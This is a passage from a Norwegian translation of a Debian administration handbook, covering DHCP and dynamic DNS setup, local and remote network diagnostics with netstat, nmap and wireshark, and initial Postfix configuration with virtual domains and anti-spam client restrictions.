# If this DHCP server is the official DHCP server for the local
# network, the authoritative directive should be uncommented.
authoritative;

# Use this to send dhcp log messages to a different log file (you also
# have to hack syslog.conf to complete the redirection).
log-facility local7;

# My subnet
subnet 192.168.0.0 netmask 255.255.255.0 {
    option routers 192.168.0.1;
    option broadcast-address 192.168.0.255;
    range 192.168.0.128 192.168.0.254;
    ddns-domainname "internal.falcot.com";
}
```

10.8.2. DHCP og DNS

En fin egenskap er automatisk registrering av DHCP-klienter i DNS-sonen, slik at hver maskin får et eget navn (heller enn noe upersonlig som maskin-192-168-0-131.internal.falcot.com). Å bruke denne funksjonen krever oppsett av DNS-tjeneren til å kunne godta oppdateringer til internal.falcot.com-DNS-sonen fra DHCP-tjeneren, og sette opp den sistnevnte til å sende oppdateringer for hver registrering.

I tilfellet med `bind` (se del 10.7.1, «DNS software» side 260) må allow-update-direktivet legges til hver av de soner som DHCP-tjeneren skal redigere (den ene for internal.falcot.com-domenet og den reverserte sonen). Dette direktivet lister IP-adressene som har lov til å utføre disse oppdateringene; det skal derfor inneholde de mulige adressene til DHCP-tjeneren (både lokal adresse og offentlige adresse, hvis det er aktuelt).

```
allow-update { 127.0.0.1 192.168.0.1 212.94.201.10 !any };
```

Pass opp! En sone som kan endres, *vil* bli endret av `bind`, og sistnevnte vil overskrive oppsettsfilene med jevne mellomrom. Siden denne automatiserte prosedyre produserer filer som er mind-

re lesbare enn manuelt skrevne, håndterer Falcot administratorer internal.falcot.com-domenet med en delegert DNS-tjener; dette betyr at sonefilen falcot.com forblir stående under deres manuelle kontroll.

DHCP-tjeneroppsettets utdrag ovenfor inneholder allerede direktivene som kreves for oppdatering av DNS-soner; de er ddns-update-style interim;, og ddns-domain-name "internal.falcot.com";-linjene.

10.9. Diagnoseverktøy for nettverk

Når et nettverksprogram ikke kjører som forventet, er det viktig å kunne se under panseret. Selv når alt ser ut til å kjøre greit, kan det å kjøre en nettverksdiagnose bidra til å sikre at alt fungerer som det skal. Det finnes flere diagnoseverktøy for dette formålet; hvert opererer på et ulikt nivå.

10.9.1. Lokale diagnoser: `netstat`

La oss først nevne `netstat`-kommandoen (i *net-tools*-pakken); den viser en umiddelbar oppsummering av maskinens nettverksaktivitet. Når det blir kjørt uten argument, lister denne kommandoen opp alle åpne tilkoblinger; denne listen kan være svært detaljert, siden det inneholder mange Unix-domene-socketer (mye brukt av bakgrunnsprosesser) som ikke involverer nettverket i det hele tatt (for eksempel dbus-kommunikasjon, X11-trafikk, og kommunikasjon mellom virtuelle filsystemer og skrivebordet).

Vanlige oppkallinger bruker derfor alternativer som endrer hvordan `netstat` virker. De vanligst brukte valgene omfatter:

- -t, som filtrerer resultatene til å bare inkludere TCP-forbindelser;
- -u, som fungerer på samme måte for UDP-tilkoblinger; disse alternativene er ikke gjensidig ekskluderende, og en av dem er nok til å stoppe visning av Unix sine domenetilkoblinger;
- -a, for også å liste sockets (som venter på innkommende forbindelser);
- -n, for å vise resultatene numerisk: IP-adresser (ingen DNS-løsning), portnumre (ingen aliaser som definert i `/etc/services`) og bruker-ID-er (ingen påloggingsnavn);
- -p, for å liste opp de prosessene som er involvert, er dette alternativet bare nyttig når `netstat` kjøres som rot, siden vanlige brukere bare vil se sine egne prosesser;
- -c, for å kontinuerlig oppdatere listen med tilkoblinger.

Andre alternativer, dokumentert på manualsiden `netstat(8)`, gir en enda bedre kontroll over resultatene som vises. I praksis blir de første fem alternativene så ofte brukt sammen at systemer og nettverksadministratorer praktisk talt skaffet `netstat -tupan` som en refleks. Typiske resultater på en lett lastet maskin, kan se ut som følger:

```
# netstat -tupan
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      397/rpcbind
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      431/sshd
tcp        0      0 0.0.0.0:36568           0.0.0.0:*               LISTEN      407/rpc.statd
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      762/exim4
tcp        0    272 192.168.1.242:22        192.168.1.129:44452     ESTABLISHED 1172/sshd: roland [
tcp6       0      0 :::111                  :::*                    LISTEN      397/rpcbind
tcp6       0      0 :::22                   :::*                    LISTEN      431/sshd
tcp6       0      0 ::1:25                  :::*                    LISTEN      762/exim4
tcp6       0      0 :::35210                :::*                    LISTEN      407/rpc.statd
udp        0      0 0.0.0.0:39376           0.0.0.0:*                           916/dhclient
udp        0      0 0.0.0.0:996             0.0.0.0:*                           397/rpcbind
udp        0      0 127.0.0.1:1007          0.0.0.0:*                           407/rpc.statd
udp        0      0 0.0.0.0:68              0.0.0.0:*                           916/dhclient
udp        0      0 0.0.0.0:48720           0.0.0.0:*                           451/avahi-daemon: r
udp        0      0 0.0.0.0:111             0.0.0.0:*                           397/rpcbind
udp        0      0 192.168.1.242:123       0.0.0.0:*                           539/ntpd
udp        0      0 127.0.0.1:123           0.0.0.0:*                           539/ntpd
udp        0      0 0.0.0.0:123             0.0.0.0:*                           539/ntpd
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           451/avahi-daemon: r
udp        0      0 0.0.0.0:39172           0.0.0.0:*                           407/rpc.statd
udp6       0      0 :::996                  :::*                                397/rpcbind
udp6       0      0 :::34277                :::*                                407/rpc.statd
udp6       0      0 :::54852                :::*                                916/dhclient
udp6       0      0 :::111                  :::*                                397/rpcbind
udp6       0      0 :::38007                :::*                                451/avahi-daemon: r
udp6       0      0 fe80::5054:ff:fe99::123 :::*                                539/ntpd
udp6       0      0 2001:bc8:3a7e:210:a:123 :::*                                539/ntpd
udp6       0      0 2001:bc8:3a7e:210:5:123 :::*                                539/ntpd
udp6       0      0 ::1:123                 :::*                                539/ntpd
udp6       0      0 :::123                  :::*                                539/ntpd
udp6       0      0 :::5353                 :::*                                451/avahi-daemon: r
```

Som forventet, dette lister etablerte tilkoblinger, i dette tilfelle to SSH-forbindelser, og programmer som venter på innkommende forbindelser (listet som LISTEN), særlig Exim4 e-posttjeneren som lytter på port 25.

10.9.2. Fjerndiagnostikk: nmap

`nmap` (i pakken med tilsvarende navn) er, på en måte, ekstern-motstykket som tilsvarer til `netstat`. Den kan skanne et sett med «kjente» porter for en eller flere eksterne tjenere, og liste portene der det er funnet et program som svarer på innkommende tilkoblinger. Videre kan `nmap` identifisere noen av disse programmene, noen ganger til og med versjonsnummeret. Motstykket til dette verktøyet er at, siden det kjører eksternt, kan det ikke gi informasjon om prosesser eller brukere. Det kan imidlertid operere med flere mål samtidig.

En typisk `nmap`-påkalling bruker bare -A-valget (slik at `nmap` forsøker å identifisere versjoner av tjenerprogramvaren den finner) etterfulgt av én eller flere IP-adresser eller DNS-navn på maskiner som skal skannes. Igjen, det finnes mange muligheter til finkontroll av hvordan `nmap` kjøres. Referer gjerne til dokumentasjonen i `nmap(1)` manualside.

```
# nmap mirtuel

Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-30 21:05 CET
Nmap scan report for mirtuel (192.168.1.242)
```

```
Host is up (0.000013s latency).
rDNS record for 192.168.1.242: mirtuel.internal.placard.fr.eu.org
Not shown: 998 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
111/tcp open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 2.41 seconds
# nmap -A localhost

Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-30 21:17 CEST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000039s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 33:a1:d8:b1:e5:5b:b2:0d:15:1b:8e:76:7f:e4:d7:3d (RSA)
|   256 8f:83:cf:fa:b3:58:54:9a:1d:1b:4c:db:b1:e2:58:76 (ECDSA)
|_  256 fa:3d:58:62:49:92:93:90:52:fe:f4:26:ca:dc:4c:40 (ED25519)
25/tcp  open  smtp    Exim smtpd 4.92
| smtp-commands: mirtuel Hello localhost [127.0.0.1], SIZE 52428800, 8BITMIME,
    ➥ PIPELINING, CHUNKING, PRDR, HELP,
|_ Commands supported: AUTH HELO EHLO MAIL RCPT DATA BDAT NOOP QUIT RSET HELP
631/tcp open  ipp     CUPS 2.2
| http-methods:
|_  Potentially risky methods: PUT
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: CUPS/2.2 IPP/2.1
|_http-title: Home - CUPS 2.2.10
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.7 - 3.10
Network Distance: 0 hops
Service Info: Host: debian; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https
    ➥ ://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.33 seconds
```

Som forventet er SSH- og Exim4-applikasjoner oppført. Merk at ikke alle programmer følger med på alle IP-adresser; siden Exim4 kun er tilgjengelig på lo-grensesnittet for filmontering. Det vises bare ved en analyse av localhost, og ikke ved skanning av mirtuel (som viser videre til eth0-grensesnittet på den samme maskinen).

TIPS


`wireshark` uten grafisk grensesnitt: `tshark`

Når man ikke kan kjøre et grafisk grensesnitt, eller ikke ønsker å gjøre det uansett grunn, er det også en tekstversjon av `wireshark` med navnet `tshark` (i en separat *tshark*-pakke). De fleste av fangst- og dekodingsfunksjonene er fortsatt tilgjengelige, men mangelen på et grafisk grensesnitt begrenser nødvendigvis samhandlingen med programmet (filtreringspakker etter at de har blitt fanget, sporing av en gitt TCP-tilkobling, og så videre). Det kan likevel brukes som en første tilnærming. Hvis ytterligere håndtering er hensikten, og det krever det grafiske grensesnittet, kan pakkene lagres til en fil, og den filen kan lastes inn i en grafisk `wireshark` som kjører på en annen maskin.

10.9.3. Sniffers: `tcpdump` og `wireshark`

Noen ganger må man se på hva som faktisk er i ledningen, pakke for pakke. Disse tilfellene ber om en «rammeanalysator», mer kjent som *sniffer*. Et slikt verktøy observerer alle pakkene som når et gitt nettverksgrensesnitt, og viser dem på en brukervennlig måte.

Det respekterte verktøyet i dette domenet er `tcpdump`, og tilgjengelig som et standard verktøy på et bredt spekter av plattformer. Det gjør at mange typer nettverkstrafikk kan fanges opp, men gjengivelsen av denne trafikken er temmelig dunkel (obskur). Vi vil derfor ikke beskrive det nærmere.



Figur 10.1 *`wireshark` til analyse av nettverkstrafikk*

Et nyere (og mer moderne) verktøy, `wireshark` (i *wireshark*-pakken), har blitt den nye referansen i analyse av nettverkstrafikk på grunn av sine mange dekodingsmoduler med mulighet for en forenklet analyse av de pakkene som er fanget opp. Pakkene vises grafisk organisert etter protokollagene. Dette gjør det mulig for en bruker å visualisere alle protokoller som er involvert

i en pakke. For eksempel, gitt en pakke som inneholder en HTTP-forespørsel, `wireshark` viser, hver for seg, den informasjonen om det fysiske laget, Ethernet laget, IP-pakkeinformasjon, TCP-tilkoblingsparametere, og til slutt HTTP-forespørselen selv.

I vårt eksempel filtreres pakkene som reiser over SSH ut (med !tcp.port == 22-filteret). Pakken som vises for øyeblikket ble utviklet på overføringslaget til SSHv2-protokollen.

Nøkkelord

Postfix
Apache
NFS
Samba
Squid
OpenLDAP
SIP
SSL
OpenDKIM
SPF

Kapittel

11

Nettverkstjenester: Postfix, Apache, NFS, Samba, Squid, LDAP, SIP, XMPP, TURN

Innhold

Nettverksjenester er de programmene brukerne samhandler med direkte i sitt daglige arbeid. De er toppen av informasjonssystemets isfjell, og dette kapittelet fokuserer på dem - de skjulte delene de er avhengige av er den infrastrukturen vi allerede har beskrevet. De krever vanligvis krypteringsteknologien som er beskrevet i del 10.2, «X.509-sertifikater» side 240.

11.1. E-posttjener

Administratorene i Falcot Corp har valgt Postfix som elektronisk posttjener, fordi den er pålitelig og har et enkelt oppsett. Den har en utforming som sikrer at hver oppgave utføres i en prosess som kun har et minimalt sett nødvendige tillatelser. Dette er et godt forebyggende tiltak mot sikkerhetsproblemer.

ALTERNATIV

Exim4-tjeneren

Debian bruker Exim4 som forvalgt e-posttjener (det vil si at den første installasjonen inkluderer Exim4). Oppsettet bestemmes av en egen pakke, *exim4-config*, og tilpasses automatisk på grunnlag av svar på et sett Debconf-spørsmål . Spørsmålene som stilles når *postfix*-pakken installeres, fungerer på tilsvarende måte.

Oppsettet kan enten være i en enkelt fil (`/etc/exim4/exim4.conf.template`), eller delt opp i en rekke oppsettssnutter som lagres under `/etc/exim4/conf.d/`. I begge tilfeller bruker `update-exim4.conf` filene som maler for å lage `/var/lib/exim4/config.autogenerated`. Det er denne sistnevnte filen som brukes av Exim4. Takket være denne mekanismen kan verdier hentet fra Exims debconf-oppsett - som er lagret i `/etc/exim4/update-exim4.conf.conf` - legges inn i Exims oppsettsfil, selv når administratoren eller en annen pakke har endret Exims standardoppsett.

Syntaksen til Exim4s oppsettsfil har sine særegenheter og en viss læringskurve, men når en har forstått disse særegenhetene, er Exim4 en svært komplett og kraftig e-posttjener, noe som gjenspeiles av de titalls sidene med dokumentasjon.

➨ https://www.exim.org/docs.html

11.1.1. Installasjon av Postfix

Pakken *postfix* omfatter den viktigste SMTP-bakgrunnsprosessen. Andre pakker (slik som *postfix-ldap* og *postfix-pgsql*) legger til ekstra funksjonalitet til Postfix, medregnet tilgang til koblingsdatabaser. Du bør kun installere dem hvis du vet at du trenger dem.

DET GRUNNLEGGENDE

SMTP

SMTP (*Simple Mail Transfer Protocol*), RFC 5321) er protokollen som brukes av e-posttjenere til utveksling og ruting av e-poster.

Flere Debconf-spørsmål stilles under installasjonen av pakken. Svarene gjør det mulig å generere en første versjon av oppsettsfilen `/etc/postfix/main.cf`.

Det første spørsmålet håndterer oppsettstypen. Bare to av de foreslåtte svarene passer for en tjenermaskin tilkoblet Internett, «Internet site» (Internett-nettsted) og «Internet with smarthost» (Internett med smartvert). Førstnevnte passer for en tjener som mottar innkommende e-post, og sender utgående e-post direkte til sine mottakere. Et oppsett av denne typen passer derfor godt i Falcot Corps tilfelle. Sistnevnte passer for en tjener som mottar innkommende e-post som normalt, men som sender utgående e-post via en mellomliggende SMTP-tjener - en «smartvert» - i stedet for direkte til mottakerens tjener. Dette er mest nyttig for personer med en dynamisk IP-adresse, siden mange e-posttjenere avviser meldinger som kommer rett fra en

slik IP-adresse. I dette tilfellet vil en smartvert vanligvis være ISP-ens SMTP-tjener, som alltid er satt opp til å godta e-post som kommer fra ISP-ens (Internett-leverandørens) brukere, og videresende den på riktig måte. Dette oppsettet (med smartvert) passer også for tjenermaskiner som ikke er permanent tilkoblet Internett, fordi det ikke er nødvendig å håndtere en kø med meldinger som ikke kan leveres, for så å prøve å sende dem på nytt senere.


ORDFORRÅD

ISP

ISP er en forkortelse for «Internet Service Provider». Den dekker en aktør, ofte et kommersielt selskap, som leverer Internett-tilkoblinger og tilhørende basistjenester (e-post, nyheter og så videre).

Det andre spørsmålet omhandler maskinen fulle navn, som brukes til å generere e-postadresser fra et lokalt brukernavn. Maskinens fulle navn blir den delen som kommer etter at-tegnet/krøllalfa («@»). For Falcots del bør svaret være mail.falcot.com. Dette er det eneste spørsmålet ved oppstart, men det gir et oppsett som ikke dekker behovene til Falcot. Derfor bruker administratorene `dpkg-reconfigure postfix`, slik at de kan tilpasse flere parametre.

Ett av de ekstra spørsmålene gjelder å innhente alle domenenavnene som er tilknyttet denne maskinen. Forvalgslisten inneholder maskinens fulle navn og noen få synonymer for localhost, men hoveddomenet falcot.com må legges inn for hånd. Som regel bør dette spørsmålet besvares med alle domenenavnene denne maskinen skal tjene som MX-tjener for; med andre ord, alle domenenavnene DNS sier at denne maskinen vil ta imot e-post for. Denne informasjonen ender opp i mydestination-variabelen i Postfixs hovedoppsettsfil - `/etc/postfix/main.cf`.



Figur 11.1 *Rollen til DNS* MX*-oppføringer ved sending av e-post*

EKSTRA

Spørring mot MX-oppføringene

Når DNS ikke har en MX-oppføring for et domene, vil e-posttjeneren prøve å sende meldingene til verten selv ved hjelp av den tilsvarende A-oppføringen (eller AAAA i IPv6).

I noen tilfeller kan installasjonen også spørre hvilke nettverk som skal få lov til å sende e-post via maskinen. I forvalgsoppsettet aksepterer Postfix kun e-postmeldinger som har sitt opphav fra maskinen selv; det lokale nettverket vil vanligvis bli lagt til. Falcot Corp-administratorene la til 192.168.0.0/16 til det forvalgte svaret. Hvis dette spørsmålet ikke stilles, er den relevante variabelen i oppsettsfilen mynetworks, slik som i eksemplet nedenfor.

Lokal e-post kan også leveres via `procmail`. Med dette verktøyet kan brukere sortere sin innkommende e-post etter regler som hver enkelt bruker kan lagre i sin `~/.procmailrc`-fil. Både Postfix og Exim4 foreslår *procmail* som forvalg, men det finnes alternativer som *maildrop* eller Sieve-filtre.

Etter dette første trinnet, fikk administratorene følgende oppsettsfil; den vil bli brukt som utgangspunkt for å legge inn ekstra funksjonalitet i de neste delene.

Eksempel 11.1 *Innledende `/etc/postfix/main.cf`-fil*

```
# See /usr/share/postfix/main.cf.dist for a commented, more complete version


# Debian specific:  Specifying a file name will cause the first
# line of that file to be used as the name.  The Debian default
# is /etc/mailname.
#myorigin = /etc/mailname

smtpd_banner = $myhostname ESMTP $mail_name (Debian/GNU)
biff = no

# appending .domain is the MUA's job.
append_dot_mydomain = no

# Uncomment the next line to generate "delayed mail" warnings
#delay_warning_time = 4h

readme_directory = no

# See http://www.postfix.org/COMPATIBILITY_README.html -- default to 2 on
# fresh installs.
compatibility_level = 2



# TLS parameters
smtpd_tls_cert_file=/etc/ssl/certs/ssl-cert-snakeoil.pem
```

```
smtpd_tls_key_file=/etc/ssl/private/ssl-cert-snakeoil.key
smtpd_use_tls=yes
smtpd_tls_session_cache_database = btree:${data_directory}/smtpd_scache
smtp_tls_session_cache_database = btree:${data_directory}/smtp_scache

# See /usr/share/doc/postfix/TLS_README.gz in the postfix-doc package for
# information on enabling SSL in the smtp client.

smtpd_relay_restrictions = permit_mynetworks permit_sasl_authenticated
    ➥ defer_unauth_destination
myhostname = mail.falcot.com
alias_maps = hash:/etc/aliases
alias_database = hash:/etc/aliases
myorigin = /etc/mailname
mydestination = mail.falcot.com, falcot.com, localhost.localdomain, localhost
relayhost =
mynetworks = 127.0.0.0/8 [::ffff:127.0.0.0]/104 [::1]/128 192.168.0.0/16
mailbox_size_limit = 0
recipient_delimiter = +
inet_interfaces = all
inet_protocols = all
```

SIKKERHET

«*Slangeolje*»-SSL-sertifikater

«*Slangeolje*»-sertifikatene har fått sitt navn fra *slangeolje*, som ble solgt som «medisin» av skruppelløse kvakksalvere i gamle dager, og de har absolutt ingen verdi. Du kan ikke stole på dem når de går god for tjeneren, siden de genereres automatisk med selvsignerte sertifikater. De kan likevel være nyttige for å gjøre utvekslingene mer private.

Generelt bør de kun brukes i testøyemed, og normal tjenestedrift krever ekte sertifikater. Let's encrypt-initiativet tilbyr gratis og pålitelige SSL/TLS-sertifikater, som kan genereres ved hjelp av *certbot*-pakken som beskrevet i del 11.2.2, «Legge til støtte for SSL» side 294. Deretter kan de brukes i `postfix` på denne måten:

```
smtpd_tls_cert_file = /etc/letsencrypt/live/DOMENE/
    ➥ fullchain.pem
smtpd_tls_key_file = /etc/letsencrypt/live/DOMENE/privkey.
    ➥ pem
smtpd_tls_CAfile = /etc/ssl/certs/ca-certificates.crt
smtpd_tls_CApath = /etc/ssl/certs
smtp_tls_CApath = /etc/ssl/certs
```

En annen måte å generere egne sertifikater på, er beskrevet i del 10.2.2, «Offentlig nøkkel-infrastruktur: *easy-rsa*» side 243.

11.1.2. Oppsett av virtuelle domener

E-posttjeneren kan motta e-post adressert til andre domener i tillegg til hoveddomenet. Disse blir da kjent som virtuelle domener. I de fleste tilfeller der dette skjer, er e-postene i siste instans

ikke ment for lokale brukere. Postfix gir to interessante funksjoner for håndtering av virtuelle domener.

VÆR VARSOM

Virtuelle domener og «kanoniske» domener

Det må ikke vises til noen av de virtuelle domenene i `mydestination`-variabelen. Denne variabelen inneholder kun navnene på «kanoniske» (autoriserte) domenene som direkte knyttet til maskinen og dens lokale brukere.

Virtuelle alias-domener

Et virtuelt alias-domene inneholder kun aliaser, dvs. adresser som kun videresender e-post til andre adresser.

Et slikt domene aktiveres ved å legge til domenets navn i virtual_alias_domains-variabelen, og viser til en fil med adressetilordninger i virtual_alias_maps-variabelen.

```
virtual_alias_domains = falcotsbrand.com
virtual_alias_maps = hash:/etc/postfix/virtual
```

Filen `/etc/postfix/virtual` beskriver en tilordning med en ganske grei syntaks: Hver linje inneholder to felter adskilt med mellomrom: Det første feltet er alias-navnet, det andre feltet en liste over e-postadresser det videresendes til. Den spesielle @domain.com-syntaksen dekker alle de andre aliasene innenfor et domene.

```
webmaster@falcotsbrand.com  jean@falcot.com
contact@falcotsbrand.com    laure@falcot.com, sophie@falcot.com
# Aliaset nedenfor er generisk og dekker alle adresser i domenet
# falcotsbrand.com som ikke finnes andre steder i denne filen.
# Disse adressene videresender e-post til brukeren med samme
# navn i domenet falcot.com.
@falcotsbrand.com           @falcot.com
```

Når det er gjort endringer i `/etc/postfix/virtual`, må Postfix-tabellen i `/etc/postfix/virtual.db` oppdateres ved hjelp av `sudo postmap /etc/postfix/virtual`.

Virtuelle postboks-domener

VÆR VARSOM

Kombinert virtuelt domene?

Postfix tillater ikke bruk av det samme domenet i både `virtual_alias_domains`, og `virtual_mailbox_domains`. Imidlertid er alle domener i `virtual_mailbox_domains` implisitt inkludert i `virtual_alias_domains`. Dette gjør det mulig å blande flere alias og postbokser innenfor et virtuelt domene.

Meldinger som adresseres til et virtuelt postboks-domene, lagres i postbokser som ikke er tilknyttet en lokal systembruker.

Når du skal aktivere et virtuelt postboks-domene, må du navngi dette domenet i virtual_mailbox_domains-variabelen, og vise til en fil med postbokstilordninger i virtual_mailbox_maps. Parameteret virtual_mailbox_base inneholder katalogen der postboksene vil bli lagret.

```
virtual_mailbox_domains = falcot.org
virtual_mailbox_maps = hash:/etc/postfix/vmailbox
virtual_mailbox_base = /var/mail/vhosts
```

Parameteret virtual_uid_maps (og det lignende parameteret virtual_gid_maps) viser til filen som inneholder tilordningen mellom e-postadressen og systembrukeren (henholdsvis gruppen) som «eier» den tilsvarende postboksen. Syntaksen static:5000 gir en fast UID/GID (med verdien 5000) for å sørge for at alle postbokser eies av samme eier/gruppe.

Også her er syntaksen til `/etc/postfix/vmailbox`-filen ganske enkel: To felt adskilt med mellomrom. Det første feltet er en e-postadresse i ett av de virtuelle domenene, og det andre feltet plasseringen av den tilhørende postboksen (i forhold til katalogen spesifisert i *virtual_mailbox_base*). Hvis postboksen ender med en skråstrek (/), blir e-postene lagret i *maildir*-formatet; ellers blir det tradisjonelle *mbox*-formatet brukt. Formatet *maildir* bruker en hel katalog for å lagre en postboks, det vil si at hver enkelt melding blir lagret i én fil. I *mbox*-formatet, derimot, lagres hele postboksen i én fil, og hver linje som starter med «From » (altså From fulgt av et mellomrom), signaliserer starten på en ny e-post.

```
# E-posten til Jean lagres i maildir-formatet, med
# en fil per e-post i en egen katalog
jean@falcot.org falcot.org/jean/
# E-posten til Sophie lagres i en tradisjonell mbox-fil,
# der alle e-postene legges etter hverandre i en enkelt fil
sophie@falcot.org falcot.org/sophie
```

KULTUR

Søppelpost/spam-problemet

«Søppelpost» og «Spam» er generelle begrep som brukes for å betegne all uønsket e-postreklame (også kjent som UCES) som oversvømmer våre elektroniske postkasser. De skruppelløse individer som sender dem, er kjent som spammere. De bryr seg lite om ubehaget de forårsaker, siden det å sende en e-post koster svært lite, og bare en svært liten andel av mottakerne trenger å dras mot tilbudene for at søppelepostoperasjonen tjener mer penger enn det koster. Prosessen er for det meste automatisert, og en offentliggjort e-postadresse (for eksempel på et nettforum, registrert på en adresseliste, eller på en blogg, og så videre) vil sannsynligvis bli oppdaget av spammeroboter, og utsatt for en endeløs strøm av uønskede meldinger. I tillegg vil hver kontakt funnet på et kompromittert system bli et mål.

Alle systemadministratorer prøver å møte dette ubehaget med spamfiltre, men selvfølgelig vil spammere holde seg oppdatert for å prøve å omgå disse filterne. Noen leier til og med nettverk av maskiner kompromittert med en orm fra ulike kriminelle organisasjoner. Nyere statistikk anslår at opptil 95 prosent av all e-post som sirkulerer på Internett er spam!

11.1.3. Restriksjoner for mottak og forsendelse

Det økende antallet uønskede e-poster (*spam*) krever økt nøkternhet når man bestemmer hvilke e-postmeldinger en tjener skal akseptere. Denne delen presenterer noen av de strategiene som inngår i Postfix.

Hvis avvisningsreglene er for strenge, kan det hende at selv legitim e-posttrafikk blir utelåst. Det er derfor en god vane å teste restriksjoner og forhindre permanent avvisning av forespørsler i den tiden soft_bounce = ja direktivet er i bruk. Ved å forutse et avvisningsdirektiv med warn_if_reject registreres bare en loggmelding i stedet for å avvise forespørselen.

IP-baserte adgangsrestriksjoner

Direktivet smtpd_client_restrictions styrer hvilke maskiner som får lov til å kommunisere med e-posttjeneren.

Når en variabel inneholder en regelliste, som i eksempelet nedenfor, blir disse evaluert i rekkefølge fra den første til siste regel. Hver av dem kan akseptere meldingen, avvise den, eller overlate avgjørelsen til en påfølgende regel. Som konsekvens betyr rekkefølgen de er opplistet i noe, og å ganske enkelt å bytte om på to regler kan føre til et vidt forskjellig resultat.

Eksempel 11.2 *Restriksjoner basert på klientadresse*

```
smtpd_client_restrictions =
    permit_mynetworks,
    warn_if_reject reject_unknown_client_hostname,
    check_client_access hash:/etc/postfix/access_clientip,
    reject_rhsbl_reverse_client dbl.spamhaus.org,
    reject_rhsbl_reverse_client rhsbl.sorbs.net,
    reject_rbl_client zen.spamhaus.org,
    reject_rbl_client dnsbl.sorbs.net
```

Direktivet permit_mynetworks, brukt som første regel, godtar alle e-poster som kommer fra en maskin i det lokale nettverket (som definert av oppsettsvariabelen mynetworks).

Det andre direktivet vil normalt avvise e-post fra maskiner uten et helt gyldig DNS-oppsett. Et slikt gyldig oppsett betyr at IP-adressen kan tilknyttes et navn, og at dette navnet i sin tur utledes til IP-adressen. Denne begrensningen er ofte altfor streng, siden mange e-posttjenere ikke har en omvendt DNS for deres IP-adresse. Dette forklarer hvorfor Falcot-administratorene la til warn_if_reject-modifikatoren til som forvalg for reject_unknown_client-direktivet: Denne modifikatoren gjør avslaget til en enkel advarsel registrert i loggen. Administratorene kan deretter holde et øye med antall meldinger som ville bli avvist hvis regelen faktisk ble håndhevet, og ta en avgjørelse senere hvis de ønsker å muliggjøre slik håndheving.

TIPS

access-tabeller

Restriksjonskriteriet omfatter administrator-modifiserbare tabeller som lister kombinasjoner av avsendere, IP-adresser, og tillatte eller forbudte vertsnavn. Disse tabellene kan opprettes ved å bruke en ukomprimert kopi av `/usr/share/doc/postfix/examples/access.gz`-filen som er å finne i *postfix-doc* pakken. Denne modellen er selv-dokumentert i dens kommentarer, som betyr at hver tabell beskriver egen syntaks.

Tabellen `/etc/postfix/access_clientip` viser IP-adresser og nettverk; `/etc/postfix/access_helo` lister domenenavn; `/etc/postfix/access_sender` inneholder e-postadresser tilhørende avsendere. Alle disse filene må omgjøres til nøkkeltabeller (et format optimalisert for rask tilgang) etter hver endring med `sudo postmap /etc/postfix/`*`fil`*-kommandoen.

Det tredje direktivet tillater administratoren å sette opp en svarteliste og en hvitliste med e-posttjenere, lagret i `/etc/postfix/access_clientip`-filen. Tjenere i hvitlisten anses som klarert, og e-poster som kommer derfra går derfor ikke gjennom følgende filtreringsregler.

